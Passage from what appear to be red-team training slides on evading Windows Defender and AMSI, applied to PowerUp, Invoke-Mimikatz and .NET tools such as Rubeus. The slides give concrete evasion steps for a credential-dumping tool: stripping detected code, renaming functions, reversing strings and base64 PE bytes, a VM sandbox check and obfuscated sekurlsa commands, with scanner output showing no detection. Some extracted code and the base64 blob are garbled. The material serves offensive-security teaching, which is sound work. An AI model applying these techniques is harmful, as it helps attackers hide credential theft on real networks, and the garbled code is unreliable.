2629
2630
2631
2632
2633
2634
2635
2636
2637
2638
2639
2640
# the raw unpatched service binary
$B64Binary = "TVqQAAMAAAEEAAA//"
8AA1gAAAAAAAQAAAAAABQRAATAEDANM1P1UAAAAAAAOAAgELAQsAAEwAAAATAAAAAHmoA
AAAAGAAAAABAAAAGAAAAAgABAABAAAEEAAAAADAAAAgAAAAAAIAQIUABAAABAAAAEEEAAAABAAAAAA
AAAAAAAMhpABTAAAAAIAADAFAAAAAAKAAAAbQaQAAHAAAAAAEAAAAAAACAAAAAA
AAAAAAACAAAAAAIAAACAAAAAAACC AAAEgAAAAAAAC50ZXh0AAAJeAAAAAgAAAAAAIAAAAIAAAAAAA
AAAAACAAAGAucnNyWvAAADFAAAgAAAAAYAABOAAAAAAABAABALnJ1bG9jAAAMA
AAAAKAAAACAAA
AAAAAAQAAAQgAAAAAAQAAAAGAAAAAAQAAAAGAAAAAAEgAAAAACAAU
+CAAfHIAAADAAAABgAABgAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAHoDLMCewAAAQsCwJ7A
QAAg8RAAAKAgMoEgAACipyAnMTAAAKfQEAAAQCcgEAAHbVFAAACigVAAKKjYCKBYAAoCKAI
AAAYqAAATMAIAKAAAAAEABFyRwAcAp
pyQEAACzvFAACAgXAAKjIDQBWAAKBgAAoWKBkAAoqBioAABMwAwYAAAAAgAAEReNAQAAQsHF
nMDAAAGogcKBigaAAKKkJTSkI
BAAEAAAAAAwAAAB2NC4wL_jMwMzE5AAAAAAUbAAAAMQCAAjfgAACMAMAHADAAAjU3Ryal5ncw
AAAACgBgAAU
EEAACNVUwDwRgAAEAAA
ACNHVU1EAAAAEcAAfBAAjQmxvYgAAAAAAACAABVxUCAkAAAA
+iUzABYAAAEEAAAaAAAAwAAAAEAAAGAAAAAgAABoAAA
OOAAAAGAAAAEAAAADAAAAAKAAEAAAAAYARQAvAAoAYQBaAA4Af
gBoA
AoA6wDZAAoAghHZAAoAHwHZAAoAPgHZAAoAVwHZAAoAcAHZAAoAiwHZAAoApghZAAoA3gG/AQoA8g6/
AQoAAALZAoAGQLZAAoAUAI2AgoAfAjpAkckAkAIAAAoAvwKfAgoA3wKfAgoA/
QJaAA4ACQNoAaoAEwNaAA4ALwNpAgoAtgM9AwoAwNaAAAAAAABAAAAAAQABYAHwAFAAEEAQCA
RAAJwAfAAkAAgAGAAEAIq
ATAFgAAAAAMQ
A1AXAAEAb
yAAAAAAgQCcAbwAAGCMIAAAACGLA
AAHACAJwgAAAAMQAtgAgAAIA0C
AAAAAAxAc
+AbwAawDUIAAAACRAMUJgADAAAAAQDKAAA
QDUACEAsAqACKAsAqADEAsAqADKAsAqAEEAsAqAEKAsAqAEEAsAAqAFkAsAAq
AGEAsAAXAGkAsAqAHEAsAqA
hKAsAqA
IEAsAqA
I
kAsA
AvA
JkAsA
A
KEAsA
AcA
KkA
A
AcA
A
kA
A
AXALEAsA
AcA
LKAGgM6A
kA
h
wMqA
AkAsA
AcA
MEANwM
+AMkAVONFANEZwNFAAkAbANOAC4ACwBeAC4AEwBrAC4AGwBrAC4AIwBrAC4AKwBeAC4AMwBxAC4AOwBrAC4ASwBrAC4AUwCJAC4AYwCz
```

Bypassing AV Signatures for PowerShell – PowerUp

– Script Modification

- Scrolling up, we see the binary is used in the function "Write-ServiceBinary".
- We can delete the base64 encoded binary that is getting detected or remove the entire function.



```
PowerUp.ps1 X
C: > > PowerUp.ps1
2514
2515 function Write-ServiceBinary {
2516 <#
2517 .SYNOPSIS
2518
2519 Patches in the specified command to a pre-compiled C# service executable and
2520 writes the binary out to the specified ServicePath location.
2521
2522 Author: Will Schroeder (@harmj0y)
2523 License: BSD 3-Clause
2524 Required Dependencies: None
2525
2526 .DESCRIPTION
2527
2528 Takes a pre-compiled C# service binary and patches in the appropriate commands needed
2529 for service abuse. If a -UserName/-Password or -Credential is specified, the command
2530 patched in creates a local user and adds them to the specified -LocalGroup, otherwise
2531 the specified -Command is patched in. The binary is then written out to the specified
2532 -ServicePath. Either -Name must be specified for the service, or a proper object from
2533 Get-Service must be passed on the pipeline in order to patch in the appropriate service
2534 name the binary will be running under.
2535
2536 .PARAMETER Name
2537
2538 The service name the EXE will be running under.
2539
2540 .PARAMETER UserName
2541
2542 The [domain\]username to add. If not given, it defaults to "john".
2543 Domain users are not created, only added to the specified localgroup.
2544
2545 .PARAMETER Password
2546
```

Bypassing AV Signatures for PowerShell - PowerUp


- Check the script after removing the detected portion and it would be marked safe!

```
2636
2637
2638 BEGIN [ ]
2639     # the raw unpatched service binary
2640     $B64Binary = ""
2641     [Byte[]] $Binary = [Byte[]][Convert]::FromBase64String($B64Binary)
2642
2643     if ($PSBoundParameters['Command']) {
2644         $ServiceCommand = $Command
2645     }
2646     else {
2647         if ($PSBoundParameters['Credential']) {
2648             $UserNameToAdd = $Credential.UserName
2649             $PasswordToAdd = $Credential.GetNetworkCredential().Password
2650         }
2651         else {
2652             $UserNameToAdd = $UserName
2653             $PasswordToAdd = $Password
2654         }
2655 }
```

```
PS C:\AD\Tools> C:\AD\Tools\DefenderCheck.exe C:\AD\Tools\PowerUp.ps1
[+] No threat found in submitted file!
PS C:\AD\Tools>
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

- Invoke-Mimikatz is THE most heavily signature PowerShell script!
- We must rename it before scanning with AmsiTrigger or we get an access denied.



```
C:\Windows\System32\cmd.exe

# AmsiTrigger_x64.exe -i mimi.ps1
[+] "Invoke-Mimikatz"
[+] "Invoke-ReflectivePEInjection"
[+] "Invoke-Mimikatz"
[+] "Author: Joe Bialek, Twitter: @JosephBialek
Mimikatz Author: Benjamin DELPY `gentilkiwi`. Blog: http://blog.gentilkiwi.com. Email: benjamin@gentilkiwi.com. Twitter
@gentilkiwi
License: http://creativecommons.org/licenses/by/3.0/fr/
Required Dependencies: Mimikatz (included)
Optional Dependencies: None
Mimikatz version: 2.0 alpha (12/14/2015)

.DESCRIPTION

Reflectively loads Mimikatz 2.0 in memory using PowerShell. Can be used to dump credentials"
[+] "Invoke-Mimikatz"
[+] "Invoke-Mimikatz"
[+] "Invoke-Mimikatz"
[+] "Invoke-ReflectivePEInjection"
[+] "Invoke-ReflectivePEInjection"
[+] "Invoke-ReflectivePEInjection"
[+] "$ComputerName,
    [Parameter(ParameterSetName = "DumpCreds", Position = 1)]
    [
[+] "Add-Member NoteProperty -Name VirtualProtect -Value $VirtualProtect"
[+] "Add-Member -MemberType NoteProperty -Name WriteProcessMemory -Value $WriteProcessMemory"
[+] ".CreateRemoteThread.Invoke($ProcessHandle, [IntPtr]::Zero, [UIntPtr][UInt64]0xFFFF, $StartAddress, $ArgumentPtr, 0"

#
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

- There are multiple detections. We need to make the following changes:
 1. Remove default comments.
 2. Rename the script, function names and variables.
 3. Modify the variable names of the Win32 API calls that are detected.
 4. Obfuscate PEBytes content → PowerKatz dll using packers.
 5. Implement a reverse function for PEBytes to avoid any static signatures.
 6. Add a sandbox check to waste dynamic analysis resources.
 7. Remove Reflective PE warnings for a clean output.
 8. Use obfuscated commands for Invoke-MimiEx execution.
 9. Analysis using DefenderCheck.

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

1. Remove all default embedded comments such as follows:



```
Invoke-Mimikatz.ps1 x
605     $NtCreateThreadExDelegate = Get-DelegateType @([IntPtr].MakeByRefType(), [UInt32], [IntPtr], [IntPtr], [IntPtr], [IntPtr], [Bool], [UInt32], [UInt32], [UInt32], [IntPtr]) ([UI
606     $NtCreateThreadEx = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($NtCreateThreadExAddr, $NtCreateThreadExDelegate)
607     $Win32Functions | Add-Member -MemberType NoteProperty -Name NtCreateThreadEx -Value $NtCreateThreadEx
608 }
609
610     $IsWow64ProcessAddr = GetProcAddress Kernel32.dll IsWow64Process
611     $IsWow64ProcessDelegate = Get-DelegateType @([IntPtr], [Bool].MakeByRefType()) ([Bool])
612     $IsWow64Process = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($IsWow64ProcessAddr, $IsWow64ProcessDelegate)
613     $Win32Functions | Add-Member -MemberType NoteProperty -Name IsWow64Process -Value $IsWow64Process
614
615     $CreateThreadAddr = GetProcAddress Kernel32.dll CreateThread
616     $CreateThreadDelegate = Get-DelegateType @([IntPtr], [IntPtr], [IntPtr], [IntPtr], [UInt32], [UInt32].MakeByRefType()) ([IntPtr])
617     $CreateThread = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($CreateThreadAddr, $CreateThreadDelegate)
618     $Win32Functions | Add-Member -MemberType NoteProperty -Name CreateThread -Value $CreateThread
619
620     $LocalFreeAddr = GetProcAddress kernel32.dll VirtualFree
621     $LocalFreeDelegate = Get-DelegateType @([IntPtr])
622     $LocalFree = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($LocalFreeAddr, $LocalFreeDelegate)
623     $Win32Functions | Add-Member NoteProperty -Name LocalFree -Value $LocalFree
624
625     return $Win32Functions
626 }
627 #####
628
629 #####
630 ##### HELPERS #####
631 #####
632 #####
633
634 #Powershell only does signed arithmetic, so if we want to calculate memory addresses we have to use this function
635 #This will add signed integers as if they were unsigned integers so we can accurately calculate memory addresses
636 Function Sub-SignedIntAsUnsigned
637 {
638     Param(
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

2. Rename the script and Invoke-Mimikatz function to Invoke-Mimi and replace variables such as DumpCreds to something like DC.

```
1  function Invoke-Mimikatz
2  {
3
4      [CmdletBinding(DefaultParameterSetName="DC")]
5      Param(
6          [Parameter(Position = 0)]
7          [String[]]
8          $ComputerName,
9
10         [Parameter(ParameterSetName = "DC", Position = 1)]
11         [Switch]
12         $DumpCreds,
13
14         [Parameter(ParameterSetName = "DumpCerts", Position = 1)]
15         [Switch]
16         $DumpC
17
2500
2501     if ($PSCmdlet.ParameterSetName -ieq "DumpCreds" -or $PSCmdlet.ParameterSetName -ieq "DC")
2502     {
2503         $String = "tixe sdrowssapnogol::aslrukes"
2504         $class = ([regex]::Matches($String,'.', 'RightToLeft') | ForEach {$_.value}) -join ''
2505         $ExeArgs = "$class"
2506     }
2507
2508     $cmd = "powershell -nop -c $ExeArgs"
2509     $process = Start-Process -Filepath $cmd -WorkingDirectory $ComputerName -PassThru
2510
2511     if ($process.ExitCode -ne 0)
2512     {
2513         Write-Error "Invoke-Mimikatz failed with exit code $process.ExitCode"
2514         return
2515     }
2516
2517     $process.WaitForExit()
2518
2519     if ($process.ExitCode -eq 0)
2520     {
2521         Write-Output "Invoke-Mimikatz successful"
2522     }
2523
2524     $process.Close()
2525 }
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

3. Modify the variable names of the Win32 API calls that are detected - "VirtualProtect", WriteProcessMemory" and "CreateRemoteThread"

```
445 $VPAddr = GetProcAddress kernel32.dll VirtualProtect
446 $VPDelegate = Get-DelegateType @([IntPtr], [UIntPtr], [UInt32], [UInt32].MakeByRefType()) ([Bool])
447 $VP = [System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($VPAddr, $VPDelegate)
448 $Win32Functions | Add-Member NoteProperty -Name VP -Value $VP
```


```
1569
1570 Function Get-VPValue
1571 {
1572     $RThreadHandle = Invoke-CRT -ProcessHandle $RemoteProcHandle -StartAddress $RSCAddr -Win32Functions $Win32Functions
1573     $Result = $Win32Functions.WaitForSingleObject.Invoke($RThreadHandle, 20000)
1574     if ($Result -ne 0)
1575     {
1576         Throw "Call to CRT to call GetProcAddress failed."
1577     }
}
```

```
1663
1664     [UInt32]$ProtectFlag = Get-VPValue $SectionHeader.Characteristics
1665     [UInt32]$SectionSize = $SectionHeader.VirtualSize
1666
1667     [UInt32]$oldProtectFlag = 0
1668     Test-MemoryRangeValid -DebugString "Update-MemoryProtectionFlags::VP" -PEInfo $PEInfo -StartAddress $SectionPtr -Size $SectionSize | Out-Null
1669     $Success = $Win32Functions.VP.Invoke($SectionPtr, $SectionSize, $ProtectFlag, [Ref]$oldProtectFlag)
1670     if ($Success -eq $false)
1671     {
1672         Throw "Unable to change memory protection"
1673     }
}
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

4. Even if all static signatures are avoided, PEBytes content (base64 encodedPowerKatz dll) is still detected by AMSI after execution.

Rebuild a powerkatz dll from Mimikatz source and use ProtectMyTooling to obfuscate the powerkatz dll as shown.



Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

5. Convert the powerkatz dll into base64 and next reverse the string and use it as PEBytes64rev.

Finally implement code to reverse this string for execution to bypass static detections.

```
2434 |         Write-Verbose "Calling function with wString return type"
2435 |         $String = "ztakimim_evitcelfer_1lehsrewop"
2436 |         $class = ([regex]::Matches($String,'.','RightToLeft') | ForEach {$_.value}) -join ''
2437 |         [IntPtr]$WStringFuncAddr = Get-MemoryProcAddress -PEHandle $PEHandle -FunctionName $class

2501 |     if ($PsCmdlet.ParameterSetName -ieq "DumpCreds" -or $PsCmdlet.ParameterSetName -ieq "DC")
2502 |     {
2503 |         $String = "tixe sdrowssapnogol::aslrukes"
2504 |         $class = ([regex]::Matches($String,'.','RightToLeft') | ForEach {$_.value}) -join ''
2505 |         $ExeArgs = "$class"
2506 |     }

2517 |     $PEBytes64rev = 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'
2518 |     $PEBytes64 = $class = ([regex]::Matches($PEBytes64rev,'.','RightToLeft') | ForEach {$_.value}) -join ''
2519 |
2520 |
2521 |     $PEBytes32rev = 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA5gd0UnD05wc0InDx5Ac08mDu5Qb0wmDr5Qa0gmDn5gZ0UmC'
2522 |
2523 |     $PEBytes32 = $class = ([regex]::Matches($PEBytes32rev,'.','RightToLeft') | ForEach {$_.value}) -join ''
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

6. Add a sandbox check to waste dynamic analysis resources and avoid detection after execution.

We are targeting VMware and VirtualBox in the example.

```
$EvidenceOfSandbox = New-Object System.Collections.ArrayList

$FilePathsToCheck = 'C:\windows\System32\Drivers\Vmmouse.sys',
'C:\windows\System32\Drivers\vm3dgl.dll', 'C:\windows\System32\Drivers\vmddum.dll',
'C:\windows\System32\Drivers\vm3dver.dll', 'C:\windows\System32\Drivers\vmtray.dll',
'C:\windows\System32\Drivers\vmci.sys', 'C:\windows\System32\Drivers\vmusbmouse.sys',
'C:\windows\system32\Drivers\vmx_svga.sys', 'C:\windows\system32\Drivers\vmxnet.sys',
'C:\windows\System32\Drivers\VMToolsHook.dll', 'C:\windows\System32\Drivers\vhgfs.dll',
'C:\windows\System32\Drivers\vmmousever.dll', 'C:\windows\System32\Drivers\vmGuestLib.dll',
'C:\windows\System32\Drivers\VmGuestLibJava.dll', 'C:\windows\System32\Drivers\vmscsi.sys',
'C:\windows\System32\Drivers\VBoxMouse.sys', 'C:\windows\System32\Drivers\VBoxGuest.sys',
'C:\windows\System32\Drivers\VBoxSF.sys', 'C:\windows\System32\Drivers\VBoxVideo.sys'

ForEach ($FilePath in $FilePathsToCheck) {
    if (Test-Path $FilePath) {
        [void]$EvidenceOfSandbox.Add($FilePath)
    }
}

if ($EvidenceOfSandbox.count -eq 0) {
} else {
    Write-Output "The following files on disk suggest we are running in a sandbox. Caution!."
    $EvidenceOfSandbox
}
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

7. Remove Warnings for a clean output by deleting this line in script:

```
Write-Warning "PE file being reflectively loaded is not ASLR compatible. If the loading fails, try  
restarting PowerShell and trying again" -WarningAction Continue
```

- Next remove IntPtr and other errors by adding:

```
ErrorActionPreference = "silentlycontinue"
```

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

8. For safe Invoke-MimiEx execution for a command such as `sekurlsa::ekeys` append an obfuscated command to the end of the script as follows:

```
$j = "yS"  
$i = "E"  
$h = "k"  
$g = "E"  
$f = "::"  
$e = "a"  
$d = "IS"  
$c = "r"  
$b = "EKu"  
$a = "s"  
  
$Pwn = $a + $b + $c + $d + $e + $f + $g + $h + $i + $j
```

Invoke-Mimi -Command \$Pwn

Bypassing AV Signatures for PowerShell - Invoke-Mimikatz

9. Finally, analyzing the scripts for any further detections we find that both Invoke-Mimi and Invoke-MimiEx now remain undetected.

```
C:\AD\Tools\DefenderCheck> .\DefenderCheck.exe C:\AD\Tools\Invoke-Mimi.ps1  
[+] No threat found in submitted file!
```

```
C:\AD\Tools\DefenderCheck> .\DefenderCheck.exe C:\AD\Tools\Invoke-MimiEx.ps1  
[+] No threat found in submitted file!
```

Offensive .NET - Introduction

- Currently, .NET lacks some of the security features implemented in `System.Management.Automation.dll`.
- Because of this, many Red teams have included .NET in their tradecraft.
- There are many open source Offensive .NET tools and we will use the ones that fit our attack methodology.

Offensive .NET - Tradecraft


- When using .NET (or any other compiled language) there are some challenges
 - Detection by countermeasures like AV, EDR etc.
 - Delivery of the payload (Recall PowerShell's sweet download-execute cradles)
 - Detection by logging like process creation logging, command line logging etc.
- We will try and address the AV detection and delivery of the payload as and when required during the class ;)
- You are on your own when the binaries that we share start getting detected by Windows Defender!

Offensive .NET - Tradecraft - AV bypass

- We will focus mostly on bypass of signature-based detection by Windows Defender.
- For that, we can use techniques like Obfuscation, String Manipulation etc.
- We can again use DefenderCheck to identify code and strings from a binary that Windows Defender may flag.
- This helps us in deciding on modifying the source code and minimal obfuscation.
- We can also use source code obfuscation.


Offensive .NET - Tradecraft - AV bypass – Source Code Obfuscation

- Tools such as Codecepticon (<https://github.com/Accenture/Codecepticon>) can also obfuscate the source code to bypass any signature-related detection.
- Codecepticon needs to be compiled in Visual Studio and it's command line generator can help generate an obfuscation command quickly.



Offensive .NET - Tradecraft - AV bypass - Source Code Obfuscation

- Compile the project in Visual Studio and navigate to the output directory, to open the CommandLineGenerator.html file.
- Here, you can decide how you want to obfuscate the source code.



Offensive .NET - Tradecraft - AV bypass - Source Code Obfuscation

- You can also use the following command to obfuscate the source code with Codecepticon:

```
C:\AD\Tools\Codecepticon.exe --action obfuscate --module csharp --verbose --path "C:\AD\Tools\Rubeus-master\Rubeus.sln" --map-file "C:\AD\Tools\Rubeus-master\Mapping.html" --profile rubeus --rename ncefpavs --rename-method markov --markov-min-length 3 --markov-max-length 10 --markov-min-words 3 --markov-max-words 5 --string-rewrite --string-rewrite-method xor
```

Offensive .NET - Tradecraft - AV bypass - Source Code Obfuscation

